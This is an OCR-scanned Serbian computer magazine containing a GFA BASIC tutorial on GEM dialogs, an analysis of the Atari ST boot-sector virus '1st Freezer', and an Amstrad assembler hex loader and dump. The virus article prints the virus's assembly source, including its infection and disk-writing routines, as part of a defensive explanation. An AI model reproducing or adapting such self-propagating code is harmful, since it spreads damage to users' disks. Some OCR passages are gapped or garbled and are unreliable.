Naredbom **Fileselect** možemo pozvati najkorišćeniji dijalog boks GEM-a — item selektor. Korišćenje item selektora je isto tako lako kao i korišćenje alerta. Sintaksa je veoma jednostavna:

Fileselect A$,B$,C$

gde je **A$** ključ za pretraživanje — npr. A:*.* ili **C:*.P?3**, **B$** je unapred određen izbor — npr. **MADONNA.PIC** ili **READ-ME.DOC**, a **C$** sadrži ime odabrane datoteke nakon izlaza iz item selektora. Pogledajmo to na primer u listingu 3.

Princip rada programa je jednostavan: linija 20 postavlja item selektor koji prikazuje sadržaj drajva A, linija 30 izlazi iz petlje ako pritisnete **Cancel**, 40 štampa izabrani fajl i 50 dodeljuje sadržaj izabranog stringa (**Izbor$**) **Preselect** stringu, koji se u sledećem krugu postavlja kao izbor. Sve što posle ovoga treba da uradite je da dodate rutinu koja će (po vašoj potrebi) učitati, snimiti ili izbrisati izabranu datoteku.

Ko je otvorio prozor?

Ako vas nazivi gore navedenih funkcija zbunjuju, ne brinite. Efekte ovih funkcija ste videli nebrojeno puta, na primer, kada otvarate direktorijum drajva — pre nego što se pojavi prozor u kome se ispisuje direktorijum, na ekranu se iscrtaju kvadrati koji simuliraju povećanje prozora. Isto tako, pri zatvaranju prozora, ovi kvadrati se sa veličine prozora smanjuju u tačku da bi zatvaranje prozora izgledalo realnije. Ako ovaj efekat koristite pri otvaranju, zove se **Grow Box**, a suprotan proces je **Shrink Box**.

Ipak, pre nego što pređemo na primer, trebalo bi da znate nešto i o AES-u. Da biste koristili ove funkcije u vašim programima, morate koristiti jednu ili više procedura iz biblioteke AES-a. Listing 3 poziva ove procedure, ali im pre samog poziva predaje potrebne parametre. Sve ostale funkcije AES-a se pozivaju na ovaj način. Pri tom nije neophodno da znate kako ove procedure rade, ali je veoma važno da znate šta rade — kasnije ih možete uključiti u vaše programe. Zato, prostudirajte listing 4!

I nije tako komplikovano, zar ne? U linijama 10—80 određuju se početne koordinate boksa **(X1,Y1)**, njegova početna veličina **(X2,Y2)**, a zatim i njegove krajnje koordinate **(H1,W1)** i krajnja veličina. Petlja u liniji 100 konstantno ponavlja otvaranje/zatvaranje boksa. Linija 130 šalje program u potprogram **Box**, koji poziva ove rutine AES-a, a sva ostalo je jasno.

Potprogram **Box** predaje parametre, tj. koordinate boksa AES-u pomoću sistemske varijable **Gintin**, a zatim poziva odgovarajuću AES rutinu naredbom **Gemsys**. Varijabla **Bo%** je uvedena da bi program znao kada da pozove **Grow**, a kada **shrink box** proceduru. Kada se **Bo%** postavi na 1, poziva se **grow box**, a u drugom slučaju **shrink box** proceduru.

Iako ne tako korisna, ova rutina može doprineti profesionalnijem izgledu vaših programa.

Dijalog o dijalozima


Dijalog boksevi su napravljeni tako da omoguće programeru da do maksimuma iskoristi prednosti GEM-a, a korisniku da što lakše unosi podatke. Za korisnike GFA bejzika ovo je koliko dobro toliko i





lošе. Loše u tome što u GFA bejziku nećete naći komandu dijalog. Dobro u tome što ih ipak možete koristiti — potrebno je samo malo više posla





Postoje više načina kreiranja dijalog bokseva u GFA bejziku. Prvi, ne baš tako lak, jeste njihovo kreiranje naredbama Box i Pbox sa manuelnim čitanjem izlaznih vrednosti, što zahteva stvarno puno posla. Drugi način bi bio pomoću nekog programa kao što su *GFA Companion* ili *Diox*, koji rade sličnu stvar ali automatski



Zahvaljujući velikoj brzini GFA bejzika, ovi pseudo-dijalog boksevi se ponašaju sasvim dobro u većini aplikacija. Ali i pored toga što ih je lako koristiti, vrlo je verovatno da će vam se povećanjem potrebe biti potrebna i veća fleksibilnost, koju na žalost, nećete moći da dobijete ovim načinom

Treći način je korišćenje *Resource Construction Set*-a koji se u praksi i najviše primenjuje. Osim za kreiranje dijalog bokseva RCS se mogu koristiti i za stvaranje menija, alerta, ikona i još mnogo čega. Međutim, iz praktičnih razloga, ovde neće biti reči o korišćenju alerta i menija putem RSC-a, jer se oni lakše i brže pozivaju komandama GFA bejzika.

Iako se nećemo puno zadržavati na kreiranju RSC fajlova, da bismo mogli da ih pozivamo iz GFA bejzika moramo znati njihovu strukturu. RSC fajl se sastoji od tri različite vrste komponenata (videti sliku 1). Prva je sam RSC fajl u kome se nalaze jedna ili više formi koje nazivamo stablom. Svako stablo predstavlja jedan dijalog boks, meni ili alert. Sva stabla moraju imati indeksni broj, s tim da je prvi broj nula. U stablu se nalazi više komponenata, koje mogu biti tasteri, tekst ili ikone i nazivamo ih objekti. Isto kao i stabla, objekti moraju biti numerisani, počev od nule

Na slici 2 prikazan je jedan veoma jednostavan dijalog boks koji ćemo koristiti u našem programu. On se sastoji od 11 objekata: okvir boksa (0), naslov (1), editabilni tekst A (2), editabilni tekst B (3), OK taster (4), Cancel taster (5), tekst (6) i radio tasteri (7—11)

Da biste koristili program iz listinga 5, morate da kreirate ovakav dijalog boks pomoću nekog RCS programa i da ga snimite u isti direktorijum sa GFA bejzikom pod imenom DIALOG.RSC. Ovde se nećemo baviti objašnjavanjem kako se radi sa RCS-om, jer bi za to bio potreban poseban članak, a o tome je već i ranije dosta pisano. Pri pravljenju dijaloga, samo vodite računa da objekte slažete zadatim redom, a program će se pobrinuti za ostalo.

Na početku listinga se moraju označiti brojevi objekata u stablu. Pazite da ne zamenite brojeve objekata, jer ćete u tom slučaju sigurno dobiti bombe pri startovanju programa! Objekti se broje redom kojim su pravljeni u RCS-u.

Evo liste procedura koje pozivaju AES, kratkog objašnjenja šta rade i koje parametre moraju predati AES-u

Rsrc-load(Nam$) učitava rsorc fajl u memoriju kompjutera. Ime rsorc fajla je definisano u **Nam$**. Kod dužih RSC fajlova korisno je prethodno rezervisati memoriju za RSC naredbom **Reserve Fre(0)–X**, gde je X dužina RSC fajla. Rezervisana memorija se može vratiti naredbom **Reserve Fre(0)+X–255.**

Rsrc-gtree(Tree-nr%,Tree%) vraća memorijsku adresu zadatog stabla, a potrebni su mu parametri **Tree-nr%**, koji sadrži indeksni broj stabla u RSC fajlu, i **Tree%**, koji čuva memorijsku adresu stabla.

Form-center(Tree%) centrira dijalog boks. **Tree%** je memorijska lokacija dobijena iz **Rsrc-gtree** procedure.


Find-coord(Tree%) nalazi koordinate spoljašnje ivice dijalog boksa. **Tree%** je broj stabla za koje se koordinate traže, a same koordinate se smeštaju u vrednosti **X%,Y%,B%,H%**, gde su X% i Y% koordinate gornjeg levog ugla, a B% i H% visina i širina boksa

State(Tree%,Obj-nr%,State%) menja status selektabilnih objekata. Ako je **State%**=1 objekt je izabran, a ako je 0 nije. **Tree%** je broj stabla, a **Obj-nr%** broj objekta.

Stext(Tree%,Obj-nr%,Tex$) postavlja predefinisani tekst u editabilne objekte. Ako editabilno polje nema tekst, **Tex$** mora biti prazan string ("")

Objc-Draw
(Tree%,Start%,Depth%,X%,Y%,B%,H%)
crta objekte dijalog boksa na ekranu. **Start%** je indeksna vrednost početnog stabla koja se za dijalog boks treba podesiti na 0. **Depth%** je nivo podređenih objekata koji se crtaju i treba da budu 8. **X%,Y%,B% i H%** su koordinate na kojima se objekt crta

Form-do (Tree%,Start%) predaje kontrolu programa AES-u. **Start%** treba da bude broj prvog editabilnog objekta u dijalog boksu. Ako vaš program ne koristi editabilne objekte, podesite ovu varijablu na 0



Gstate(Tree%,Obj-nr%,State%) čita status selektabilnih objekata **State%** će biti 1 ako je objekt selektovan ili 0 ako nije

Gtext(Tree%,Obj-nr%,Tex$) čita tekst iz editabilnih objekata u **Tex$**

Reč—dve o glodarima

Da biste pročitale koordinate miša, ne mora se, na sreću, pozivati AES. U bilo kom trenutku naredbe **MouseX** i **MouseY** će vam dati njegove koordinate. Takođe, postoji komanda za čitanje tastera miša — **Mousek.** Ako je pritisnut levi taster **Mausek** će biti 1, ako je pritisnut desni biće 2. U slučaju da su pritisnuta oba tastera, ova varijabla će davati vrednost 3. Naredbama **Hidem** i **Showm** možete sakriti ili pokazati miša. Pointer možete promeniti naredbom **Defmouse X,** gde je X broj od 1 do 8. Iako u GFA bejziku postoje i naredbe za definisanje pointera po želji korisnika, ne vidimo neki naročit razlog zašto bi neko to radio.

Otvori, zatvori . . .

GFA bejzik raspolaže veoma skromnim naredbama za manipulaciju prozora. I dok se prozori mogu otvarati, zatvarati ili imenovati, veoma je teško ugraditi u njih neku funkciju kao što je slajder. Sledeća lista prikazuje naredbe za rad sa prozorima uz kratka objašnjenja.

Openw N,X,Y — otvara prozor u N četvrtini ekrana (1-gornja leva, 2-gornja desna, 3-donja leva, 4-donja desna), a X i Y su širina i visina prozora. **Closew N** zatvara određeni (N) prozor. **Clearw N** briše njegov sadržaj, a **Fullw N** ga povećava preko celog ekrana. Prozore možete imenovati sa **Titlew N,A$**, i upisati tekst u njegovom zaglavlju sa **Infow N,A$** gde je n broj prozora, a A$ tekst unutar istog.

Komplikovanje manipulacije sa prozorima zahteva korišćenje posebnih, dugačkih procedura i zato to ostavljam za neki drugi put.

U dosta slučajeva, neki problem se može uspešnije i jednostavnije rešiti i bez upotrebe GEM funkcija, kao što su prozori ili dijalozi. Ipak, brzo ćete se uveriti da jedan alert ili dijalog boks poboljšavaju program i olakšavaju njegovo korišćenje.

Antifrizer/„atari ST"

Kako ubiti aždahu

U „Računarima 44" upoznali ste osnovne principe rada virusa i dobili (preko rubrike HELP) program za njihovo eliminisanje. U međuvremenu je urađena analiza *1st Freezera*, pa sada možete pogledati izbliza kako jedan virus radi. To će vam pomoći da se protiv sličnih računarskih zlotvora lakše i efikasnije borite.

Žarko Berberski&Vladimir Blecić

Za početak jedno malo podsećanje na ono što neki od vas već znaju o virusima. Virus je mali program koji se nalazi u but-sektoru (BOOT sector) diska na ofsetu $1E od njegovog početka, tj. na mestu regularno predviđenom za rutinu koja u vreme podizanja mašine učitava i inicijalizuje operativni sistem. Ovakva rutina je zaista postojala na prvim „atari ST" mašinama sve dok TOS i GEM nisu smešteni u ROM. Virus se instalira negde u memoriji i „prikačinje" na neki od vektora za rad sa diskom, što mu omogućava da stalno bude „u toku" zbivanja i da se nesmetano razmnožava po drugim diskovima.

Da bi se jedan virus uopšte izvršio, moraju biti ispunjeni još neki uslovi. Pre svega, but-sektor mora biti izvršan. Njegovu izvršnost operativni sistem prepoznaje po čeksumu koji iznosi $1234. Pored toga, prva reč sektora mora biti bra.s, tj. skok na početak

```
BOOT      bra.s    START                              preskače sistemski deo BOOT-sektora
          dc 1     0 $4E4E444F $4E000202 $1000270     ovo je sistemski deo
          dc 1     $D002F8 $5000900 $1000000          boot-sektora koji virus
          dc.1     $4E4E0000,0 0 0 0,0                ne dira
          dc 1     0
START     1ea      BOOT(pc) a0                        početak virusa u A0
          movea.1  L4C6 a1                            u A1 adresa disk bafera
          adda l   #$600 a1                           pomera adresu za 1024 iza disk bafera
          movea.1  a1,a2                              to je nova početna adresa virusa → A2
          move.w   #$100,d0
LOOP1     move.w   (a0)+ (a1)+                        prebacuje BOOT sektor (1024b)
          subq w   #1 d0                              na sigurno mesto
          bpl.s    LOOP1
          lea      VEKTORCH(pc),a0                    , računanje adrese VECTORCH
          lea      BOOT(pc),a1                        , u kopiji BOOT sektora
          suba l   a1 a0
          adda l   a0 a2
          jmp      (a2)                               , prelazak na VECTORCH ali u kopiji BOOT-a
VEKTORCH  lea      VEKSTORE(pc),a0                    , počinje zamena sistemskog vektora
          move 1   L472 (a0)                          , hdv_bpb
          lea      ENTRY(pc),a0                       , čije se ranije stanje smešta
          move.1   a0,L472                            , na lokaciju VEKSTORE
          rts                                         Vraća kontrolu operativnom sistemu
ENTRY     link     a6,#-0                             A6 → stek SP→ A6
          move w   8(a6) -(a7)                        , podešava stek za originalnu rutinu
          movea.l  VEKSTORE(pc),a0
          jsr      (a0)                               poziva originalnu rutinu
          addq l   #2,a7                              sređuje stek
ACTIVE    movem.l  d0/a0-a1 -(a7)                     sprema d0 a0,a1 na stek
          lea      TEST(pc),a0
          tst.w    (a0)                               virus aktivan ?
          beq      KRAJ                               ne → KRAJ
EXIST     movea l  L4C6,a0                            početak BOOT sektora u RAM-u
          move w   (a0) d0                            , prva reč BOOT sektora
          cmp w    #$6038 d0                          da li je to $6038 (kod za bra s START)?
          beq.s    NOINSTALE                          , DA smatra da je virus već na disku
CONSTR    lea      BOOT(pc) a1                        u A1 početak virusa
          move w   (a1)+ (a0)+                        kopira
          move w   (a1)+ (a0)+                        , bra s i 4 susedna bajta (ukupno 12b)
          move w   (a1)+ (a0)+
```

glavne but-rutine. U protivnom će sistem pasti pri samom podizanju.

Virus *1st Freezer*, čije ste dejstvo verovatno već iskusili, je sasvim standardno građen, pa se na njegovom primeru može dobro upoznati kompletan mehanizam rada virusa i to iskoristiti u lovu na sve buduće viruse.

Glavni blokovi

Virus se sastoji iz dva osnovna bloka. Prvi je instalacioni, a drugi radni. Instalacioni blok vrši kopiranje virusa na neko sigurno mesto u memoriji i skretanje nekog sistemskog vektora. Radni deo je odgovoran za razmnožavanje, tj. ubacivanje kopija virusa u druge but-sektore i za stvaranje smetnji u sistemu.

Program na slici 1 sadrži kompletan asemblerski listing *1st Freezera*. U njemu su instalacioni i radni deo razdvojeni horizontalnom linijom ili, preciznije, radni deo počinje oznakom **ENTRY**, a sve do njega je instalacioni deo.

Instalacioni segment se sastoji od dva bloka. U prvom, koji počinje od oznake **START**, vrši se kopiranje virusa na bezbedno mesto, a u drugom, koji počinje od oznake **VEKTORCH**, vrši se skretanje odgovarajućeg sistemskog vektora.

Radni blok je nešto složeniji. Prvi njegov blok koji počinje od oznake **ENTRY**, poziva originalnu sistemsku rutinu da obavi svoj posao. Potom dolazi blok za proveru da li je virus u aktivnom stanju. Ovaj blok počinje od oznake **ACTIVE**. Ukoliko je virus u aktivnom stanju prelazi se na blok sa oznakom **EXIST**, koji proverava da li u but-sektoru diska koji se nalazi u trenutno aktivnoj disk jedinici već postoji kopija virusa. Ukoliko postoji, preskače se procedura razmnožavanja. U suprotnom, blok koji počinje oznakom **CONSTR** vrši konstruisanje zaraženog but-sektora, koji potom preuzima blok **WRITE** i upisuje ga na disk. Sada na scenu stupa blok **NOINSTALE** koji proverava da li se na tekućem disku nalazi drugi deo virusa, pa ako se tamo nalazi poziva ga kao potprogram, tj. predaje kontrolu bloku **NEW** koji vrši pozivanje, a potom deaktivira *1st Freezer* i vraća kontrolu sistemu.



Iz ovakvog globalnog opisa rada još se ne vidi odakle dolaze sve one smetnje koje 1st Frizer izaziva. Treba zato pogledati nekoliko detalja u realizaciji.

Pogled izbliza

Pre svega, treba imati na umu da *1st Freezer* na počinje na ofsetu **$1E** već na ofsetu **$3A**, te stoga u prvoj reči but-sektora stoji **$6038** a ne **$601C**. Za očekivati je da svaki virus počinje na nekom drugom ofsetu, jer se tako oni međusobno razlikuju.

Blok **START** kopira čitav but sektor u područje koje je za 1024 bajta dalje od kraja disk bafera. Tamo je virus siguran od bilo kakvog uznemiravanja i može mirno da vršlja po sistemu. Potom se izračunava adresa **VEKTORCH** bloka na novom odredištu pa se tamo predaje kontrola. Od tog trenutka sve se izvršava u „novoj kući" virusa. Blok **VEKTORCH** vrši skretanje vektora **hdv_bpb**, a adresu koja je bila u vektoru smeštena na sigurno mesto. Posle toga vraća kontrolu sistemu.

Radni deo se, dakle, izvršava svaki put kad neko pozove rutinu **hdv_bpb**. Ova rutina služi za uzimanje parametarskog bloka diska, a za to je potrebno učitati but-sektor. Nemojte se zavaravati da su vaši diskovi u opasnosti samo onda kad na njih nešto upisujete. Čim stavite nov disk u disk jedinicu i zatražite njegov direktorij (a to radite uvek), operativni sistem će tražiti parametarski blok i — **1st Freezer** je u akciji.

Prvi deo u radnom bloku je **ENTRY** i on izvršava originalnu sistemsku rutinu, podešavajući elemente na steku tako da se sve korektno odvija. Potom blok **ACTIVE** proverava da li je virus u aktivnom stanju, pa ako nije odlazi na kraj programa. Ako je sve OK kontrolu preuzima blok **EXIST**, koji porovarava da na disku čiji je but-sektor u disk-baferu već postoji virus. Ova je provera, međutim, krajnje prosta: sastoji se u ispitivanju da li je prva reč but-sektora **$6038**. Moguće je, dakle, sasvim jednostavno „imunizovati" disk tako što će se u prvu reč njegovog but-sektora upisati **$6038**, a da se pri tome taj sektor ne učini izvršnim. U tako pripremljen sektor *1st Freezer* se nikada neće upisati.

Ukoliko na tekućem disku ne postoji kopija virusa, blok **CONSTR** vrši konstrukciju zaraženog sektora i to u samom disk baferu, koristeći informacije iz već postojećeg sektora. Jednostavno se ubace prve tri reči but-sektora i iskopira se kompletno telo virusa (instalacioni i radni blok), pa se pomoću XBIOS funkcije **protobt** sektor učini izvršnim. Sada blok **WRITE** pozivom XBIOS funkcije **flopwr** pokušava da upiše ovaj sektor na disk. Ukoliko je disk zaštićen, XBIOS funkcija će vratiti kod greške koji se jednostavno uništi. Tako korisnik ništa ne može saznati o neuspelom pokušaju razmnožavanja virusa. Posle svega ovog prelazi se na rutinu **KRAJ** koja vraća kontrolu sistemu.

U slučaju da je na disku već postojao virus (ili je blok **EXIST** barem tako „mislio") kontrola se predaje bloku **NOINSTALE**, koji nastavlja dalje ispitivanje. Ukoliko je druga reč but-sektora jednaka $1092, a treća sadrži označeni broj manji od nule, tj. u opsegu [7FFF...FFFF], ovaj blok smatra da je našao drugi deo virusa i poziva ga kao potprogram, a potom deaktivira virus resetovanjem flaga **TEST**.

Na kraju dolazi rutina sa oznakom **KRAJ** koja restaurira pointer steka i vraća kontrolu sistemu. Upravo ovde nastupaju smetnje koje sistem obično prijavljuje kao da disk jedinica ne odgovara, ili kao da je magnetni medijum oštećen. Radi se o tome da ovakav završetak kakav je dat u listingu ... na steku upravo one podatke koji su postojali u trenutku kad je neki program zatražio parametarski blok diska. Program koji je to uredio ne očekuje, međutim, iste te podatke. Obično u takvim programima postoje dodatne opcije kojima se u drugom pokušaju ipak dobiju traženi podaci. Konačno, i sama BIOS funkcija **getbpb** ume da se snađe ako je u pitanju flopi disk. U nekim slučajevima, pak, operativni sistem, koji i inače nije previše stabilan, postaje ... takve greške suviše „nervozan", a vi se čudite kako da disk koji je do pre minut bio OK sad odjednom ne valja. Da stvar bude gora, operativni sistem ... nastupu „histerije" ume i da zabrlja ponešto na ... ako ovaj nije zaštićen. Za sve to nije direktno ... virus. Druga stvar je ako virus negde pronađe svoj dodatak. U tom slučaju ste dobro prošli ako vam se samo mašina zaglavi. Obično ostanete bez ... ja na disku, a to praktično znači i bez svih programa na njemu.

Lov se nastavlja

Kao za inat, svi korisnici koji su se dočepali ... ce virusa očistili su svoje diskove u prvih pola ... pa je sad problem pronaći disk sa drugim delom *1st Freezera*. Zato pre nego što očistite neki disk pogledajte da li se na početku but-sektora nalaze ... jevi **60 38 10 92.** Ukoliko ih pronađete, pošaljite nam disk u netaknutom stanju. Možda ćemo na njemu uloviti i drugi deo virusa. Disk će vam se, naravno, vratiti potpuno očišćen i napunjen javnim programima.

```
            adda.l    #$32,a1           preskače sistemski deo (32B)
            adda.l    #$32,a0           BOOT-sektora
            move.w    #$E7,d0

LOOP2       move.w    (a1)+,(a0)+       Prebacuje telo virusa u bafer sa
            subq.w    #1,d0             BOOT-sektorom
            bne.s     LOOP2
            move.w    #1,-(a7)          ; postavlja autostart flag
            move.w    #$FFFF,-(a7)      ; ostavlja isti tip
            move.l    #$FFFFFFFF,-(a7)  kao i serijski broj
            move.l    L4C6,-(a7)        adresa bafera sa BOOT sektorom
            move.w    #$12,-(a7) protobt  stvara kompletan BOOT sektor u RAM-u
            trap      #$E               XBIOS
                                        upisivanje jednog sektora
WRITE       move.w    #1,-(a7)          ; strana 0/traka 0
            clr.l     -(a7)             sektor 1/to je BOOT sektor
            move.w    #1,-(a7)          broj disk jedinice
            move.w    8(a6),-(a7)
            clr.l     -(a7)             adresa sektora
            move.l    L4C6,-(a7)        upisivanje sektora na disk
            move.w    #9,-(a7) flopwr   XBIOS
            trap      #$E               sređivanje steka
            adda.l    #$22,a7
            bra.s     KRAJ

NOINSTALE   move.w    2(a0),d0          na disku je već virus
            cmp.w     #$1092,d0         da li je druga reč BOOT sektora $1092?
            bne.s     KRAJ              NE → kraj

            lea       BOOT(pc),a1       DA
            move.l    2(a1),d0          ; u D0 w treća reč BOOT-sektora
            cmp.w     4(a0),d0          da li je treća reč manja od nule?
            bgt.s     KRAJ              DA → (KRAJ)

NEW         jsr       (a0)              NE, predaje se kontrola „novom" virusu
            lea       TEST(pc),a0       ovde se postavlja flag kojim ovaj
            clr.w     (a0)              ; virus čini sebe neaktivnim

KRAJ        movem.l   (a7)+,d0/a0-a1    restauriraju se D0,A0,A1 sa steka
            unlink    a6                i stek se vraća u prečašnje stanje
            rts                         ; vraća se kontrola sistemu

VEKSTORE    dc.l      $xxxxxxxx
TEST        dc.w      1

L472        equ       $472
L4C6        equ       $4C6
```

Asembler za „amstrad"

AS je vaš!

Logičan kraj serija članaka o stvaranju asemblera je objavljivanje samog programa čiji je razvoj i rad opisan. Reč je o brzom i kompaktnom dvoprolaznom asembleru za CPC seriju koji poseduje nekoliko neuobičajenih ali efikasnih rešenja, kao što su tokanizacija labela i transparentnost za naredbe bejzika. Uporedo sa heks dampom biće objavljeno i uputstvo za korišćenje programa, koje je sasvim dovoljno i onima koji do sada nisu pratili našu seriju.

Branko Marović

Većina programera na „amstradu" koristi za pisanje mašinskih programa stari slavni „Devpac". Njegovi nedostaci su toliko često pominjani da ih nema potrebe opet navoditi. Na žalost, njemu nema odgovarajuće alternative ni toliko vremena pošto se pojavio „Laser Genius" drugi poznati paket za mašinsko programiranje, toliko je glomazan i komplikovan da je neupotrebljiv bez opširnog uputstva. Na CPC-464 i CPC-664 je praktično nemoguće pomoću njega pisati duža programe. Potreba za asemblerom koji omogućava jednostavno programiranje i prevazilazi navedena ograničenja je i dovela do stvaranja ovog programa.

Ovaj asembler (nadalje ćemo malo neskromno pisati samo AS) je kompatibilan sa „Devpac"-om. AS može potpuno ravnopravno da učitava datoteke stvorene pomoću „Gena" ili „Mona". Tada se vrši tokenizacija teksta pri kojoj se svaka službena reč zamenjuje jednim bajtom. Labele i brojne konstante u tekstu zauzimaju samo po 3 bajta, tako da on dobija vrlo sažetu formu. Tablica za tokenizaciju labela služi ujedno i za čuvanje njihovih vrednosti pri asembliranju pa se ne troši dodatna memorija za tabelu simbola. Tokanizacija, uz to i znatno uvećava brzinu prevođenja.

Moguće je relocirano prevođenje, asembliranje na traku, preusmeravanje izlaza, korišćenje logičkih uslova, prevođenje delova teksta u ciklusu i „skrivanje" dela programa na kome trenutno ne radimo. Posebno pojačanje je što AS razume sva bejzik naredbe. Tako su ostvarene sve zaista potrebne mogućnosti koje poseduje „Laser Genius" (izbačene su makronaredbe i svi dodaci koji zauzimaju memoriju, a u praksi skoro nikad nisu potrebni. Ovo naravno ne važi ako vam asembler služi za fasciniranje publike, a ne za rad.)

Svaki, pa i ovaj program predstavlja nekakav kompromis. Autor se trudio da postigne najbolji odnos mogućnosti, brzine i utroška memorije uz najjednostavnije i najprirodnije dobijanje željenih efekata.

Editor

Editor je potpuno jednak standardnom „amstrad"-ovom editoru koji koristi bejzik, uz dodatak komandi za kopiranje, premeštanje i pretraživanje i zamenu delova teksta. Koriste se sve uobičajene kombinacije kurzorskih strelica, SHIFT, CTR, COPY i ostalih kontrolnih tastera. Znači i dalje je moguće kopiranje bilo čega što se nalazi na ekranu, složena pomeranja kursora, brisanja ulevo i udesno i poništavanje već otkucanog reda.

Po unošenju linija se tokenizuje tako da se prilikom njenog prikazivanja sva uneta službene reči ispisuju malim slovima, a linijski brojevi labele. Instrukcije i komentari se automatski tabulišu. Maksimalna dužina labele je 10 znakova. Njeno ime mora počinjati velikim ili malim slovom, a ostali znaci mogu biti i cifre i „_" (chr$(95)). Asembler razlikuje mala i velika slova u okviru imena. Ime labele se od ostatka linija odvaja sa „:", blankom ili bilo kojim drugim karakterom koji ne može da ulazi u sastav imena labela. Pri prikazivanju se sva labele ispisuju „:". Komentari se i dalje odvajaju znakom „;".

Prilikom unošenja svake instrukcije vrši se sintaksna kontrola, tako da se, ako pokušamo da unesemo neispravnu liniju, ispisuje „Syntax error" i pogrešna linija se ponovo edituje.

Ako AS ne razume unetu komandu, prepušta bejzik interpretatoru da je protumači tako se sva bejzik naredbe koje se ne poklapaju sa komandama editora bez problema izvršavaju. Komande za editovanje bejzik programa, kao i unošenja linije u bejzik tekst, se ostvaruju tako što se kao prvi simbol u unetom redu upotrebi neki znak sa kodom manjim od 32 (najlakše je pritisnuti TAB taster koji daje chr$(9)).

Osobine asemblera

AS zauzima 7610 bajtova počevši od 1000. HIMEM je spušten na 999 što je dovoljno za kraće bejzik rutine. Za izvorni tekst ostaje preko 31 K — dovoljno za oko 4000 programskih linija. Brzina prevođenja sa isključenim prikazivanjem na ekranu je fascinantna — više od 300 linija u sekundi.

```
10 REM HEX  LOADER
20 REM za ASEMBLER
30 OPENOUT   MEMORY 1000 CLOSEOUT
40 MODE 2
50 LOAD ASSEMBLER V1 0",2000
60 INPUT  Adresa   a$
70 IF a$=   THEN 210
80 a-VAL( & +a$)
90 PRINT RIGHT$( 000 +HEX$(a),4),
100 INPUT "    ,a$
110 IF a$=   THEN PRINT CHR$(13)CHR$(11)CHR$(18)  GOTO 60
120 IF LEN(a$)<>34 THEN 200
130 c=a
140 FOR i=0 TO 15
150 b=VAL( &0 +MID$(a$ i*2+1,2)) POKE a+1000 b
160 c=c+b*2^(i MOD 8) c-c+INT(c/256)
170 NEXT
180 c c-256*INT(c/256)
190 IF c-VAL( &0 +RIGHT$(a$ 2)) THEN a=a+16 GOTO 90
200 PRINT Greska'  CHR$(13)CHR$(11), GOTO 90
210 SPEED WRITE 1 SAVE ASSEMBLER V1 0  b 2000 7616
```

Kako uneti program

Otkucajte mali bejzik program priložen u ovom broju. On predstavlja hex loader pomoću koga ćete uneti ceo asembler. Snimite ga na traku ili disk, jer će vam biti potreban i za unošenje sledećih nastavaka.

Startujte program. On će tražiti da se učitaju već ranije otkucani delovi asemblera. Zato prvi put izbegnite liniju 50 sa

[ESC]

goto 60

Na pitanje „Adresa" unesite 3E8. Sada otkucajte sadržaj prve linije. Razmaci u listingu su tu samo da povećaju čitljivost. Prilikom unošenja treba ih ignorisati. Prvih 16 bajtova iz svakog reda se smeštaju u memoriju, a poslednji služi za kontrolu tačnosti. Taj tzv. čeksum se tako formira da skoro sigurno detektuje grešku u kucanju. Ipak, postoji mogućnost da se svako obezbeđenje izvrda, pa zato pazite da što tačnije unosite program. U slučaju da je primećena greška ispisaće se odgovarajuća poruka i loader će tražiti da se unos ponovi.

Kada želite da prekinete unošenje, pritisnite samo ENTER i isto to ponovite na ponovno pitanje „Adresa". Sve što je do tada otkucano će se snimiti na izlaznu jedinicu.

Kada odlučite da nastavite posao ili stigne jedan od nastavaka iz sledećih brojeva „Računara" ponovo učitajte hex-loader, startujte ga i, kada se učita snimak do tada unetog asemblera, nastavite kucanje.

Asembliranje se vrši u dva prolaza. AS prihvata sve standardne mnemonike za Z80. Kao numerički argumenti se mogu koristiti izrazi sačinjeni od konstanti, labela i brojača razdvojenih operatorima. Postoje četiri vrste konstanti: dekadne (na primer 2016 3 64000), heksadekadne (#F0 #BB5D #A), binarne (%10000 %11010101) i azbučne konstante („A" „g" „T").

Brojač lokacija ($) predstavlja vrednost trenutno važeće ORG adrese. To je isti brojač koji se koristi i pri izračunavanju relativnih skokova. Brojač adresa ( ) ukazuje na adresu na koju se trenutno smešta objektni kod. Kada se vrši relocirano prevođenje ova dva brojača imaju različitu vrednost.

Svi operatori su istog prioriteta, pošto bi uobičajeno tretiranje izraza zahtevalo dosta dužu rutinu za njihovo izračunavanje. Izrazi se obrađuju sa leva na desno. AS podržava upotrebu zagrada, ali je zbog jednoznačnosti sintakse potrebno koristi uglasta. Dozvoljena je upotreba sledećih binarnih operatora:

- \+ sabiranje
- − oduzimanje
- * množenje
- / celobrojno deljenje
- & binarno AND
-   binarno OR
- < manje
- \> veće
- <= manje ili jednako
- \>= veće ili jednako
- = jednako

Asembler za „Amstrad"

Unarni operatori su
— unarni minus (potpuni komplement)
! NOT (nepotpuni komplement)

Sve poruke o greškama se ispisuju punim tekstom. Prilikom asembliranja su moguće 4 vrste grešaka. I/O greške i smeštanje koda na zauzet prostor odmah prekidaju prevođenje, fatalne greške će sprečiti drugi prolaz prevođenja, a sva prekoračenja, kao i upotrebe nedefinisanih labela će se markirati i biće na kraju prevođenja prebrojana kao „Errors" odnosno „Warnings".

NASTAVAK U SLEDEĆEM BROJU


ASEMBLER AMSTRAD

```
03E0  21 11 11 CD EA 21 21 3A BD 11 00 04 00 03 4B 1A   20
03F0  77 70 12 23 13 10 F7 C0 C3 03 04 CD 00 04 C0 22   23
0400  00 22 E1 00 F5 D5 11 4D 3F 10 7C 00 2A 00 22 20   70
0410  03 D1 F1 C0 E5 C5 DD E5 FD E5 ED 73 00 22 FD 21   D2
0420  0A 22 CD FB 0D CD 71 05 30 2A CD 44 04 ED 70 00   1E
0430  22 FD E1 DD E1 C1 E1 AF 77 D1 F1 C9 CD A4 00 D0   4B
0440  21 40 11 CD EC 04 ED 70 00 22 FD E1 DD E1 C1 E1   1C
0450  D1 F1 10 A7 01 E0 12 CD 30 00 30 0D ED 7B 00 22   00
0460  FD E1 DD E1 C1 E1 D1 F1 C9 E3 F5 CD EF 04 F1 E1   2E
0470  DD 21 42 13 CD 00 04 AF CD 1F 05 FD C0 00 0E C4   7F
0480  0F BC FD CB 00 AE 21 40 11 CD F2 04 10 0F 07 4F   30
0490  00 00 DD 00 DD 4E 00 DD 40 01 C5 C9 AF 32 EE AC   02
04A0  CD 3C 00 D0 ED 40 40 00 C5 CD 30 00 30 0D 02 00   EF
04B0  CD AF 07 44 4D 02 00 07 CD 0C 00 C1 3A 42 00 07   4B
